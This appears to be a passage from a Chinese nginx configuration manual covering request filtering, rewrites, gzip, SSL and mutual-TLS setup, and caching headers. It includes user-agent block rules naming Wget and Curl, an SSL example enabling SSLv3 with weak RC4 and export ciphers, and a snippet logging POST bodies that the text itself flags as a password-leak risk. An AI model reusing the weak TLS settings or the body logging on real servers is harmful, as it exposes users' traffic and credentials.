只处理二级域名 example.com 不处理三级域名

```
        if ($host ~* ^([^\.]+)\.([^\.]+)$) {
           set $domain $1.$2;
        }
```

处理三级域名

```
        set $domain $host;
        if ($host ~* ^([^\.]+)\.([^\.]+)\.([^\.]+)$) {
            set $domain $2.$3;
        }
```

http_user_agent

```
## Block http user agent - wget ##
if ($http_user_agent ~* (Wget|Curl) ) {
   return 403;
}

## Block Software download user agents ##
if ($http_user_agent ~* LWP::Simple|BBBike|wget) {
       return 403;
}

if ($http_user_agent ~ (msnbot|scrapbot) ) {
    return 403;
}


if ($http_user_agent ~ (Spider|Robot) ) {
    return 403;
}

if ($http_user_agent ~ MSIE) {
    rewrite ^(.*)$ /msie/$1 break;
```

```
}
```

禁止非浏览器访问

禁止非浏览器访问

```
if ($http_user_agent ~ ^$) {
        return 412;
}
```

测试是否生效

```
tail -f /var/log/nginx/www.mydomain.com.access.log
```

```
telnet 192.168.2.10 80
GET /index.html HTTP/1.0
Host: www.mydomain.com
```

http_user_agent 没有设置不允许访问

```
        if ($http_user_agent = "") { return 403; }
```

验证测试，首先使用curl -A 指定一个 空的User Agent，应该返回403.

```
curl -A ""  http://www.example.com/xml/data.json

<html>
<head><title>403 Forbidden</title></head>
<body bgcolor="white">
<center><h1>403 Forbidden</h1></center>
```

```
<hr><center>nginx</center>
</body>
</html>
```

http_referer

```
if ($http_referer ~* "PHP/5.2.14"){return 403;}
```

valid_referers/invalid_referer

```
valid_referers none blocked *.example.com example.com;
if ($invalid_referer) {
        #rewrite ^(.*)$  http://www.example.com/cn/$1;
        return 403;
}
```

request_filename

```
    location / {
        root   /www/mydomain.com/info.mydomain.com;
        index  index.html;

                rewrite ^/$  http://www.mydomain.com/;

                valid_referers none blocked *.mydomain.com;
                if ($invalid_referer) {
                        return 403;
                }

        proxy_intercept_errors  on;
            proxy_set_header  X-Real-IP  $remote_addr;
        proxy_set_header  X-Forwarded-For
$proxy_add_x_forwarded_for;
        proxy_set_header  Host            $host;
```

```
        if (!-f $request_filename) {
          proxy_pass http://old.mydomain.com;
          break;
        }
    }
```

request_uri

```
server {
    listen       80;
    server_name  quote.mydomain.com;

    charset utf-8;
    access_log  /var/log/nginx/quote.mydomain.com.access.log
main;

    location / {
        root   /www/mydomain.com/info.mydomain.com;
        index  index.html ;

                rewrite ^/$  http://www.mydomain.com/;

                valid_referers none blocked *.mydomain.com;
                if ($invalid_referer) {
                        #rewrite ^(.*)$
http://www.mydomain.com/cn/$1;
                        return 403;
                }

        proxy_intercept_errors  on;
            proxy_set_header  X-Real-IP  $remote_addr;
        proxy_set_header  X-Forwarded-For
$proxy_add_x_forwarded_for;
        proxy_set_header  Host            $host;

                if ( $request_uri ~
"^/xml/(sge|cgse|futures|stock|bonds)\.xml$") {
              proxy_pass http://21.16.22.12/$request_uri;
                break;
        }
```

```
        if (!-f $request_filename) {
                  proxy_pass http://cms.mydomain.com;
                  break;
        }

    }

    location ~ \.xml$ {
        proxy_pass http://21.16.22.12/public/datas$request_uri;
        break;
    }

    location ~* ^/public/datas/\w+\.xml$ {
        proxy_pass http://21.16.22.12/$request_uri;
        break;
    }
}
```

```
#add for yiiframework
        if (!-e $request_filename){
                   rewrite (.*) /index.php break;
        }

        location ~ .*\.php?$
        {
                  #fastcgi_pass  unix:/tmp/php-cgi.sock;
                  include fcgi.conf;
                  fastcgi_pass  127.0.0.1:10080;
                  fastcgi_index index.php;

                  set $path_info $request_uri;

                  if ($request_uri ~ "^(.*)(\?.*)$") {
                        set $path_info $1;
                  }
                  fastcgi_param PATH_INFO $path_info;
        }
#end for yiiframework
```

remote_addr

```
location /name/(match) {
    if ($remote_addr !~ ^10.10.20) {
        limit_rate 10k;
    }

    proxy_buffering off;
    proxy_pass http://10.10.20.1/${1}.html;
}

if ($remote_addr ~* "192.168.0.50|192.168.0.51|192.168.0.56") {
        proxy_pass http://www.netkiller.cn/error;
}
```

```
location ~ /(\d+) {
    if ($remote_addr ~ (\d+)\.\d+\.) {

    }

    echo $1;
}
```

```
$ curl 127.0.0.1/134
127

$ curl 192.168.0.1/134
192
```

http_cookie

```
if ($http_cookie ~* "id=([^;]+)(?:;|$)") {
    set $id $1;
}
```

request_method

```
location ~* /restful {
        if ($request_method = PUT ) {
        return 403;
        }
        if ($request_method = DELETE ) {
        return 403;
        }
        if ($request_method = POST ) {
        return 403;
        }
        proxy_method GET;
        proxy_pass http://backend;
}
```

```
if ($request_method = POST) {
    return 405;
}
```

```
if ($request_method !~ ^(GET|HEAD|POST)$) {
        return 403;
}
```

limit_except

```
limit_except GET {
        allow 192.168.1.1;
        deny all;
}
```

invalid_referer

```
if ($invalid_referer) {
    return 403;
```

```
}
```

$request_body - HTTP POST 数据

用户日志

将 POST 数据记录到日志中

```
    log_format  main  '$remote_addr - $remote_user
[$time_local] "$request" '
                      '$status $body_bytes_sent "$http_referer"
'
                      '"$http_user_agent"
"$http_x_forwarded_for" - "$request_body"';
```

注意：用户登录通常使用POST方式，所以记录POST数据到日志会带来安全问题，例如用户密码泄露。

$request_body 用于缓存

因为nginx 使用 url 作为缓存的key (Nginx 将url地址 md5后作为缓存的 key)，所以默认情况下 Nginx 只能处理 HTTP GET 缓存。

对于 HTTP POST 请求，提交数据放在HTTP Head 头部提交到服务器的， 提交前后URL始终不变，Nginx 无法区分相同网址两次请求的内容有变化。

但是我们可以自定义 缓存 key 例如： "$request_uril$request_body" 我们将请求地址加上post内容作为缓存的key，这样nginx 便可以区分每次提交后的页面变化。

```
 proxy_cache_path /tmp/cache levels=1:2
keys_zone=netkiller:128m inactive=1m;

 server {
  listen 8080;
```

```
  server_name localhost;

  location / {
   try_files $uri @backend;
  }

  location @backend {
   proxy_pass http://node1.netkiller.cn:8080;
   proxy_cache netkiller;
   proxy_cache_methods POST;
   proxy_cache_key "$request_uri|$request_body";
   proxy_buffers 8 32k;
   proxy_buffer_size 64k;
   proxy_cache_valid 5s;
   proxy_cache_use_stale updating;
   add_header X-Cached $upstream_cache_status;
  }
 }
```

自定义变量

```
if ( $host ~* (.*)\.(.*)\.(.*)) {
        set $subdomain $1;
}
location / {
    root  /www/$subdomain;
    index index.html index.php;
}
```

```
if ( $host ~* (\b(?!www\b)\w+)\.\w+\.\w+ ) {
    set $subdomain /$1;
}

location / {
    root /www/public_html$subdomain;
    index index.html index.php;
}
```

if 条件判断

判断相等

```
if ($query_string = "") {
        set $args "";
}
```

正则匹配

```
if ( $host ~* (.*)\.(.*)\.(.*)) {
        set $subdomain $1;
}
location / {
    root /var/www/$subdomain;
    index index.html index.php;
}
```

```
if ($remote_addr ~ "^(172.16|192.168)" && $http_user_agent ~*
"spider") {
    return 403;
}

set $flag 0;
if ($remote_addr ~ "^(172.16|192.168)") {
    set $flag "1";
}
if ($http_user_agent ~* "spider") {
    set $flag "1";
}
if ($flag = "1") {
    return 403;
}
```

```
if ($request_method = POST ) {
        return 405;
}
if ($args ~ post=140){
        rewrite ^ http://example.com/ permanent;
}
```

```
location /only-one-if {
    set $true 1;

    if ($true) {
        add_header X-First 1;
    }

    if ($true) {
        add_header X-Second 2;
    }

    return 204;
}
```

```

```

```

```

4. http 配置

4.1. 缓冲区相关设置

自定义缓冲区相关设置

```
client_body_buffer_size 1K;
client_header_buffer_size 1k;
client_max_body_size 1k;
large_client_header_buffers 2 1k;
```

上传文件提示 client intended to send too large body，配置下面参数可以解决。

```
server {
  ...
  client_max_body_size 200M;
}
```

4.2. 超时设置

超时相关设置

```
        client_body_timeout 10;
        client_header_timeout 10;
        keepalive_timeout 65;
        send_timeout 10;
```

4.3. gzip

```
        gzip on;
        gzip_min_length 1000;
        gzip_buffers 4 8k;
        gzip_types text/plain text/css application/json
application/x-javascript application/xml;


        gzip on;
        gzip_http_version 1.0;
        gzip_disable "MSIE [1-6].";
        gzip_types text/plain application/x-javascript text/css
text/javascript;
```

gzip_types 压缩类型

```
        gzip_types text/plain text/css application/javascript
text/javascript application/x-javascript text/xml
application/xml application/xml+rss application/json;
```

text/html 是 gzip_types 默认值，所以不要将text/html加入到 gzip_types

测试，验证 gzip 正常工作

```
neo@netkiller:~/workspace$ curl -s -I -H 'Accept-Encoding:
gzip,deflate' http://img.netkiller.cn/js/react.js | grep gzip
Content-Encoding: gzip
```

如果提示 Content-Encoding: gzip 便是配置正确

不仅仅只能压缩html,js,css还能压缩json

```
neo@netkiller:~$ curl -s -I -H 'Accept-Encoding: gzip,deflate'
http://inf.netkiller.cn/list/json/2.json
HTTP/1.1 200 OK
Server: nginx
Date: Thu, 15 Dec 2016 03:36:31 GMT
Content-Type: application/json; charset=utf-8
Connection: keep-alive
Cache-Control: max-age=60
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Content-Type,Origin
Access-Control-Allow-Methods: GET,OPTIONS
Content-Encoding: gzip
```

CDN支持

配置 gzip_proxied any; 后CDN才能识别 gzip

```
server_tokens off;
gzip on;
gzip_types text/plain text/css application/javascript
text/javascript application/x-javascript text/xml
application/xml application/xml+rss application/json;
gzip_proxied any;
```

使用包含配置文件配置 gzip

```
cat <<-EOF> /etc/nginx/conf.d/gzip.conf
```

```
gzip on;
gzip_vary on;
gzip_proxied any;
gzip_min_length 1000;
gzip_types text/plain text/css application/javascript
application/json application/xml application/octet-stream;
EOF

# text/html 类型无需配置，否则会提示
# nginx: [warn] duplicate MIME type "text/html" in
/etc/nginx/conf.d/default.conf
```

4.4. server_tokens

隐藏nginx版本号

```
http {
...
server_tokens off;
...
}
```

4.5. ssi

```
http {
        ssi on;
}

location / {
        ssi on;
        ssi_silent_errors on;
        ssi_types text/shtml;
}
```

```
        ssi on;
        ssi_silent_errors on;
        ssi_types text/shtml;
        ssi_value_length 256;

        server_names_hash_bucket_size 128;
        client_header_buffer_size 32k;
        large_client_header_buffers 4 32k;
        client_max_body_size 8m;
```

ssi_silent_errors 默认值是off，开启后在处理SSI文件出错时不输出错误提示:"[an error occurred while processing the directive] "

ssi_types 默认是ssi_types text/html，如果需要shtml支持，则需要设置：ssi_types text/shtml

ssi_value_length 默认值是 256，用于定义SSI参数的长度。

4.6. DNS 解析

从指定的 DNS 解析域名

```
resolver 202.102.134.68 114.114.114.114 valid=5 ipv6=off;
set $proxy "http://api.netkiller.cn:8080";
location /v1/api {
    proxy_pass $proxy;
}
```

4.7. rewrite

```
Rewrite Flags
last - 基本上都用这个Flag。
break - 中止Rewirte，不在继续匹配
redirect - 返回临时重定向的HTTP状态302
permanent - 返回永久重定向的HTTP状态301

文件及目录匹配，其中：
-f和!-f用来判断是否存在文件
-d和!-d用来判断是否存在目录
-e和!-e用来判断是否存在文件或目录
-x和!-x用来判断文件是否可执行

正则表达式全部符号解释
~ 为区分大小写匹配
~* 为不区分大小写匹配
!~和!~* 分别为区分大小写不匹配及不区分大小写不匹配
(pattern) 匹配 pattern 并获取这一匹配。所获取的匹配可以从产生的
Matches 集合得到，在VBScript 中使用 SubMatches 集合，在JScript 中则
使用 $0…$9 属性。要匹配圆括号字符，请使用 '\(' 或 '\)'。
^ 匹配输入字符串的开始位置。
$ 匹配输入字符串的结束位置。
```

```
        server {
                listen 80;
                server_name www.example.com example.com ;
                if ($host = "example.com" )
                {
                        rewrite ^/(.*)$
http://www.example.com/$1 permanent;
                }
                if ($host != "www.example.com" )
                {
                        rewrite ^/(.*)$
http://www.example.com/$1 permanent;
                }
        }
```

处理泛解析

```
        if ($host ~ '(.*)\.example\.com' ) {
                set $subdomain $1;
                rewrite "^/(.*)$" /$subdomain/$1;
        }
```

处理扩展名

```
        location ~* \.(js|css|jpg|jpeg|gif|png|swf)$ {
                if (!-f $request_filename){
                        rewrite /(.*)
http://images.example.com/$1;
                }
        }
```

http get 参数处理

需求如下

```
原理地址：
http://www.netkiller.cn/redirect/index.html?skuid=133

目的地址：
http://www.netkiller.cn/to/133.html
```

注意：nginx rewrite 并不支持http get 参数处理，也就是说“?”之后的内容rewrite根部获取不到。

下面的例子是行不通的

```
rewrite ^/redirect/index\.html\?skuid=(\d+)$ /to/$1.html
permanent ;
```

我们需要通过正在查出参数，然后赋值一个变量，再将变量传递给rewrite。具体做法是：

```
server {
    listen       80;
    server_name www.netkiller.cn;

    #charset koi8-r;
    access_log  /var/log/nginx/test.access.log  main;

    location / {
        root   /www/test;
        index  index.html;

                if ($request_uri ~* "^/redirect/index\.html\?
skuid=([0-9]+)$") {
                set $argv1 $1;
                rewrite .* /to/$argv1.html? permanent;
        }
    }
}
```

测试结果

```
[neo@netkiller conf.d]$ curl -I
```

```
http://www.netkiller.cn/redirect/index.html?skuid=133
HTTP/1.1 301 Moved Permanently
Server: nginx
Date: Tue, 12 Apr 2016 06:59:33 GMT
Content-Type: text/html
Content-Length: 178
Location: http://www.netkiller.cn/to/133.html
Connection: keep-alive
```

正则取非

需求如下，除了2015年保留，其他所有页面重定向到新页面

```
                                rewrite ^/promotion/(?!2015\/)
(.*) https://www.netkiller.cn/promotion.html permanent;
```

去掉扩展名

需求

```
http://www.example.com/article/10       =>
http://www.example.com/article/10.html
```

```
location / {
    if (!-e $request_filename){
        rewrite ^(.*)$ /$1.html last;
        break;
    }
}
```

添加扩展名

```
原地址
http://ipfs.netkiller.cn/ipfs/QmcA1Fsrt6jGTVqAUNZBqaprMEdFaFkmkzA5s2M6mF85UC
目标地址:
http://ipfs.netkiller.cn/ipfs/QmcA1Fsrt6jGTVqAUNZBqaprMEdFaFkmkzA5s2M6mF85UC.mp4
```

```
    location / {
        rewrite ^/(.*)\.mp4$ /$1 last;
        proxy_pass      http://127.0.0.1:8080;
    }
```

5. server

5.1. listen

绑定IP地址

```
        listen 80; 相当于0.0.0.0:80监听所有接口上的IP地址
        listen 192.168.0.1 80;
        listen 192.168.0.1:80;
```

配置默认主机 default_server

```
server {
        listen 80;
        server_name acc.example.net;
        ...
}

server {
        listen 80 default_server;
        server_name www.example.org;
        ...
}
```

5.2. server_name 配置

匹配所有域名

```
server_name _;
```

泛解析主机

```
server {
    listen       80;
    server_name  example.org  www.example.org;
    ...
}

server {
    listen       80;
    server_name  *.example.org;
    ...
}

server {
    listen       80;
    server_name  mail.*;
    ...
}

server {
    listen       80;
    server_name  ~^(?<user>.+)\.example\.net$;
    ...
}
```

5.3. location

```
location / {
root /www;
index index.html index.htm;
}
```

禁止访问特定目录

location 匹配到特定的 path 将拒绝用户访问。

```
    location ~ /\.ht {
        deny  all;
    }

        location ~ ^/(config|include)/ {
                deny all;
                break;
        }
```

引用document_root之外的资源

引用document_root之外的资源需要 root 绝对路径指向目标文件夹

```
        location / {
                root /www/example.com/m.example.com;
                try_files $uri $uri/ @proxy;
        }
        location ^~ /module/ {
                root /www/example.com/www.example.com;
        }

        # 下面的写法是错误的，通过error_log 我们可以看到被定为
到/www/example.com/m.example.com/module
        location /module/ {
                root /www/example.com/www.example.com;
        }
```

处理扩展名

```
    location ~ \.php$ {
```

```
        root           /opt/netkiller.cn/cms.netkiller.cn;
        fastcgi_pass   127.0.0.1:9000;
        fastcgi_index  index.php;
        fastcgi_param  SCRIPT_FILENAME
/opt/netkiller.cn/cms.netkiller.cn$fastcgi_script_name;
        include        fastcgi_params;
    }
```

location 中关闭日志

```
        location = /favicon.ico {
                log_not_found off;
                access_log off;
        }

        location = /robots.txt {
                allow all;
                log_not_found off;
                access_log off;
        }
```

匹配多个目录

```
    location ~ /(dev|stage|prod) {
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header REMOTE-HOST $remote_addr;
        proxy_set_header X-Forwarded-For
$proxy_add_x_forwarded_for;
        proxy_pass http://api.netkiller.cn:8080;
    }
```

5.4. root 通过$host智能匹配目录

为每个host创建一个目录太麻烦，

```
        server {
                listen 80;
                server_name www.netkiller.cn news.netkiller.cn
bbs.netkiller.cn;

                charset utf-8;
                access_log /var/log/nginx/test.access.log main;

                location / {
                        root /www/netkiller.cn/$host;
                        index index.html index.htm;
                }
        }
```

处理主机名中的域

```
        server {
                listen 80;
                server_name *.example.com example.com;
                if ($host = 'example.com' ) {
                        rewrite ^/(.*)$
http://www.example.com/$1 permanent;
                }

                if ( $host ~* (.*)\.(.*)\.(.*)) {
                        set $subdomain $1;
                        set $domain $2.$3;
                }

                root /www/$domain/$subdomain;
                index index.html index.php;

                location ~ .*\.(php|shtml)?$ {
```

```
                        fastcgi_pass 127.0.0.1:9000;
                        fastcgi_index index.php;
                        include fcgi.conf;
                }
        }
```

或者采用这种格式 /www/example.com/www.example.com

```
                                root /www/$domain/$host;
```

更简洁的方法，只需在 /www/下面创建 域名目录即可例如/www/www.example.com

```
server {
        listen 80;
        server_name *.example.com example.com;
        if ($host = 'example.com' ) {
                rewrite ^/(.*)$ http://www.example.com/$1
permanent;
        }

        root /www/$host;
        index index.html index.php;

        location ~ .*\.(php|shtml)?$ {
                fastcgi_pass 127.0.0.1:9000;
                fastcgi_index index.php;
                include fcgi.conf;
        }
}
```

```
server {
    listen       80;
```

```
    listen       443 ssl http2;
    server_name  report.netkiller.cn;
    include /etc/nginx/default.d/*.conf;
    access_log /var/log/nginx/report.netkiller.cn.access.log;
    error_log /var/log/nginx/report.netkiller.cn.error.log;

    error_page 497 https://$host$uri?$args;
    if ($scheme = http) {
            return 301 https://$server_name$request_uri;
    }

    location / {
        root   /opt/netkiller.cn/report.netkiller.cn;
            index  index.html;
    }

    location /api/ {
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header REMOTE-HOST $remote_addr;
        proxy_set_header X-Forwarded-For
$proxy_add_x_forwarded_for;
        proxy_pass http://dashboard.netkiller.cn:8080/;
    }
    location /file/download {
        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header REMOTE-HOST $remote_addr;
        proxy_set_header X-Forwarded-For
$proxy_add_x_forwarded_for;
        proxy_pass http://dashboard.netkiller.cn:8080;
    }
    error_page 404 /404.html;
        location = /40x.html {
    }

    error_page 500 502 503 504 /50x.html;
        location = /50x.html {
    }
}
```

⚠️注意，两个 proxy_pass 的区别：

/api/ 匹配后等效 /api/* = http://dashboard.netkiller.cn:8080/*

/file/download 匹配等效 /file/download/* = http://dashboard.netkiller.cn:8080/file/download/*

5.5. try_files

```
        server {
                listen 80;
                server_name www.example.com example.com;

                location / {
                        try_files $uri $uri/
/index.php?/$request_uri;
                }

                location /example {
                        alias /www/example/;
                        index index.php index.html;
                }

                error_page 500 502 503 504 /50x.html;
                        location = /50x.html {
                        root /usr/share/nginx/html;
                }

                location ~ \.php$ {
                        root html;
                        fastcgi_pass 127.0.0.1:9000;
                        fastcgi_index index.php;
                        fastcgi_param SCRIPT_FILENAME
/www/example$fastcgi_script_name;
                        include fastcgi_params;
                }

                location ~ /\.ht {
                        deny all;
                }
        }
```

5.6. SSL 虚拟主机

```
mkdir /etc/nginx/ssl
```

cp your_ssl_certificate to /etc/nginx/ssl

```
# HTTPS server
#
server {
        listen 443;
        server_name localhost;

        root html;
        index index.html index.htm;

        ssl on;
        #ssl_certificate cert.pem;
        ssl_certificate ssl/example.com.pem;
        ssl_certificate_key ssl/example.com.key;

        ssl_session_timeout 5m;

        ssl_protocols SSLv3 TLSv1;
        ssl_ciphers
ALL:!ADH:!EXPORT56:RC4+RSA:+HIGH:+MEDIUM:+LOW:+SSLv3:+EXP;
        ssl_prefer_server_ciphers on;

        location / {
                try_files $uri $uri/ /index.html;
        }
}
```

configtest

```
$ sudo service nginx configtest
Testing nginx configuration: nginx.
```

443 port test

```
$ openssl s_client -connect www.example.com:443
```

5.7. HTTP2 配置 SSL证书

自颁发证书

创建自颁发证书，SSL有两种证书模式，单向认证和双向认证，下面是单向认证模式。

```
mkdir -p /etc/pki/nginx/private/
cd /etc/pki/nginx/
openssl req -x509 -nodes -days 365 -newkey rsa:4096 -keyout
/etc/pki/nginx/private/server.key -out
/etc/pki/nginx/server.crt
```

建议使用域名命名证书

```
openssl req -x509 -nodes -days 365 -newkey rsa:4096 -keyout
/etc/nginx/ssl/api.netkiller.cn.key -out
/etc/nginx/ssl/api.netkiller.cn.crt
```

```
Generating a 4096 bit RSA private key
..........++
.........................................++
writing new private key to
'/etc/nginx/ssl/api.netkiller.cn.key'
-----
You are about to be asked to enter information that will be
incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished
Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [XX]:CN
State or Province Name (full name) []:Guangdong
Locality Name (eg, city) [Default City]:Shenzhen
Organization Name (eg, company) [Default Company Ltd]:CF
Organizational Unit Name (eg, section) []:CF
Common Name (eg, your name or your server's hostname)
[]:api.netkiller.cn
Email Address []:netkiller@msn.com
```

注意: Common Name (eg, your name or your server's hostname) []:api.netkiller.cn 要跟你的 nginx server_name api.netkiller.cn 一样。

spdy

Nginx 配置 spdy

```
upstream api.netkiller.cn {
        #server api1.netkiller.cn:7000;
        #server api2.netkiller.cn backup;
}

server {
        listen 443 ssl spdy;
```

```
        server_name api.netkiller.cn;

        ssl_certificate /etc/nginx/ssl/api.netkiller.cn.crt;
        ssl_certificate_key
/etc/nginx/ssl/api.netkiller.cn.key;
        ssl_session_cache shared:SSL:20m;
        ssl_session_timeout 60m;
        ssl_protocols TLSv1 TLSv1.1 TLSv1.2;

        charset utf-8;
        access_log /var/log/nginx/api.netkiller.cn.access.log;
        error_log /var/log/nginx/api.netkiller.cn.error.log;

        location / {
                proxy_pass
                http://api.netkiller.cn;
                proxy_http_version 1.1;
                proxy_set_header Host $host;
                proxy_set_header X-Real-IP $remote_addr;
                proxy_set_header X-Forwarded-For
$proxy_add_x_forwarded_for;
                proxy_ignore_client_abort on;
        }

        #location / {
        # proxy_pass http://127.0.0.1:7000;
        #}

}
```

spdy 是google提出的标准，现在已经归入 http2 标准，Nginx 1.10 之后建议使用 http2 替代 spdy.

HTTP2

```
        server {
                listen 443 ssl http2;

                ssl_certificate server.crt;
```

```
                ssl_certificate_key server.key;
        }
```

用户访问 HTTP时强制跳转到 HTTPS

497 - normal request was sent to HTTPS

```
                                #让http请求重定向到https请求

        server {
                listen 80;
                error_page 497 https://$host$uri?$args;
                rewrite ^(.*)$ https://$host$1 permanent;
        }
```

```
        server {
                listen 80
                listen 443 ssl http2;

                ssl_certificate server.crt;
                ssl_certificate_key server.key;

                error_page 497 https://$host$uri?$args;

                if ($scheme = http) {
                        return 301
https://$server_name$request_uri;
                }
        }
```

SSL 双向认证

生成证书

CA

```
touch /etc/pki/CA/index.txt
echo 00 > /etc/pki/CA/serial

制作 CA 私钥
openssl genrsa -out ca.key 2048

制作 CA 根证书（公钥）
openssl req -new -x509 -days 3650 -key ca.key -out ca.crt
```

服务器端

服务器端证书

```
制作服务端私钥
openssl genrsa -out server.pem 2048
openssl rsa -in server.pem -out server.key

生成签发请求
openssl req -new -key server.pem -out server.csr

用 CA 签发
openssl x509 -req -sha256 -in server.csr -CA ca.crt -CAkey
ca.key -CAcreateserial -days 3650 -out server.crt
```

客户端

生成客户端证书

```
```

```
openssl genrsa -des3 -out client.key 2048
openssl req -new -key client.key -out client.csr

生成签发请求
openssl req -new -key server.pem -out server.csr

用 CA 签发
openssl ca -in client.csr -cert ca.crt -keyfile ca.key -out
client.crt -days 3650
```

浏览器证书

生成浏览器证书

```
                                                openssl pkcs12
-export -inkey client.key -in client.crt -out client.pfx
```

SOAP 证书

```
                                                cat client.crt
client.key > soap.pem
```

```
        $header = array(
                'local_cert' => "soap.pem", //client.pem文件路径
                'passphrase' => "passw0rd" //client证书密码
                );
        $client = new SoapClient(FILE_WSDL, $header);
```

过程演示

例 35.1. Nginx SSL 双向认证，证书生成过程

```
root@VM_7_221_centos /etc/nginx/ssl % openssl genrsa -out
ca.key 2048
Generating RSA private key, 2048 bit long modulus
.....................................................+++
.....................................+++
e is 65537 (0x10001)

root@VM_7_221_centos /etc/nginx/ssl % openssl req -new -x509 -
days 3650 -key ca.key -out ca.crt
You are about to be asked to enter information that will be
incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished
Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [XX]:CN
State or Province Name (full name) []:GD
Locality Name (eg, city) [Default City]:Shenzhen
Organization Name (eg, company) [Default Company Ltd]:GW
Organizational Unit Name (eg, section) []:DEV
Common Name (eg, your name or your server's hostname)
[]:api.netkiller.cn
Email Address []:netkiller@msn.com
```

```
root@VM_7_221_centos /etc/nginx/ssl % openssl genrsa -out
server.pem 2048
Generating RSA private key, 2048 bit long modulus
.............+++
.....................................................+++
e is 65537 (0x10001)

root@VM_7_221_centos /etc/nginx/ssl % openssl rsa -in
server.pem -out server.key
writing RSA key

root@VM_7_221_centos /etc/nginx/ssl % openssl req -new -key
```

```
server.pem -out server.csr
You are about to be asked to enter information that will be
incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished
Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [XX]:CN
State or Province Name (full name) []:GD
Locality Name (eg, city) [Default City]:Shenzhen
Organization Name (eg, company) [Default Company Ltd]:GW
Organizational Unit Name (eg, section) []:DEV
Common Name (eg, your name or your server's hostname)
[]:api.netkiller.cn
Email Address []:netkiller@msn.com

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:

root@VM_7_221_centos /etc/nginx/ssl % openssl x509 -req -sha256
-in server.csr -CA ca.crt -CAkey ca.key -CAcreateserial -days
3650 -out server.crt
Signature ok
subject=/C=CN/ST=GD/L=Shenzhen/O=GW/OU=DEV/CN=api.netkiller.cn/
emailAddress=netkiller@msn.com
Getting CA Private Key
```

Nginx 配置

```
mkdir /etc/nginx/ssl
cp server.crt server.key ca.crt /etc/nginx/ssl
cd /etc/nginx/ssl
```

/etc/nginx/conf.d/api.netkiller.cn.conf

```
server {
    listen       443 ssl;
    server_name  api.netkiller.cn;

    access_log off;

    ssl on;
    ssl_certificate /etc/nginx/ssl/server.crt;
    ssl_certificate_key /etc/nginx/ssl/server.key;
    ssl_client_certificate /etc/nginx/ssl/ca.crt;
    ssl_verify_client on;

    location / {
        proxy_pass http://localhost:8443;
    }
}
```

重启 nginx 服务器

```
                                        root@VM_7_221_centos
/etc/nginx % systemctl restart nginx
```

测试双向认证

首先直接请求

```
root@VM_7_221_centos /etc/nginx % curl -k
https://api.netkiller.cn/
<html>
<head><title>400 No required SSL certificate was sent</title>
</head>
<body bgcolor="white">
<center><h1>400 Bad Request</h1></center>
```

```
<center>No required SSL certificate was sent</center>
<hr><center>nginx</center>
</body>
</html>
```

使用证书请求

```
curl --insecure --key client.key --cert ./client.crt:123456
https://api.netkiller.cn
```

注意： --cert 参数需要写入路径和密码

5.8. expires

expires 格式

例 35.2. Expires Examples

```
            expires 1 January, 1970, 00:00:01 GMT;
            expires 60s;
            expires 30m;
            expires 24h;
            expires 1d;
            expires max;
            expires off;

            expires 24h;
            expires modified +24h;
            expires @15h30m;
            expires 0;
            expires -1;
            expires epoch;
            add_header Cache-Control private;
```

注意：expires仅仅适用于200, 204, 301, 302,304

单个文件匹配

```
        location ~* \.css$ {
                expires 30d;
        }
```

扩展名匹配

```
        #图片类资源缓存5天，并且不记录请求日志
        location ~ .*\.(ico|gif|jpg|jpeg|png|bmp|swf)$
        {
                expires 5d;
                access_log off;
        }

        #css/js 缓存一天，不记录请求日志
        location ~ .*\.(js|css)$
        {
                access_log off;
                expires 1d;
                add_header Pragma public;
                add_header Cache-Control "public";
        }
```

```
        location ~ .*\.
(htm|html|gif|jpg|jpeg|png|bmp|swf|ioc|rar|zip|txt|flv|mid|doc|
ppt|pdf|xls|mp3|wma)$
        {
                expires 30d;
        }
        location ~ .*\.(js|css)$
        {
```

```
                expires 1h;
        }
```

```
                location ~* \.(js|css|jpg|jpeg|gif|png|swf)$ {
                        if (-f $request_filename) {
                                expires 1h;
                                break;
                        }
                }

                location ~* \.(jpg|jpeg|gif|css|png|js|ico)$ {
                        expires max;
                }

                #cache control: all statics are cacheable for
24 hours
                location / {
                        if ($request_uri ~* \.
(ico|css|js|gif|jpe?g|png)$) {
                                expires 72h;
                                break;
                        }
                }
```

例 35.3. nginx expires

```
        location ~ .*\.(gif|jpg|jpeg|png|bmp|swf|ico)$ {
                expires 1d;
                access_log off;
        }

        location ~ .*\.(js|css)$ {
                expires 1d;
                access_log off;
        }
        location ~ .*\.(html|htm)$
        {
```

```
                expires 1d;
                access_log off;
        }
```

通过 add_header / more_set_headers 设置缓存

add_header 实例

```
        location ~* \.(?:ico|css|js|gif|jpe?g|png)$ {
                expires 30d;
                add_header Pragma public;
                add_header Cache-Control "public";
        }
```

more_set_headers 实例

```
        location ~ \.(ico|pdf|flv|jp?g|png|gif|js|css|webp|swf)
(\.gz)?(\?.*)?$ {
                more_set_headers 'Cache-Control: max-
age=86400';
                ...
                proxy_cache_valid 200 2592000;
                ...
        }
```

s-maxage 作用于 Proxy

```
        location ~ \.(ico|pdf|flv|jp?g|png|gif|js|css|webp|swf)
(\.gz)?(\?.*)?$ {
                more_set_headers 'Cache-Control: s-
```

```
maxage=86400';
        }
```

$request_uri

```
                if ($request_uri ~* "\.(ico|css|js|gif|jpe?
g|png)\?[0-9]+$") {
                        expires max;
                        break;
                }
```

下面例子是缓存 /detail/html/5/4/321035.html， 但排除 /detail/html/5/4/0.html

```
        if ($request_uri ~ ^/detail/html/[0-9]+/[0-9]/[^0][0-
9]+\.html ) {
                expires 1d;
        }
```

$request_filename

```
        if (-f $request_filename) {
                expires 1d;
        }
```

5.9. access

```
#防止access文件被下载
location ~ /\.ht {
        deny all;
}
```

```
location ~ ^/upload/.*\.php$
{
        deny all;
}

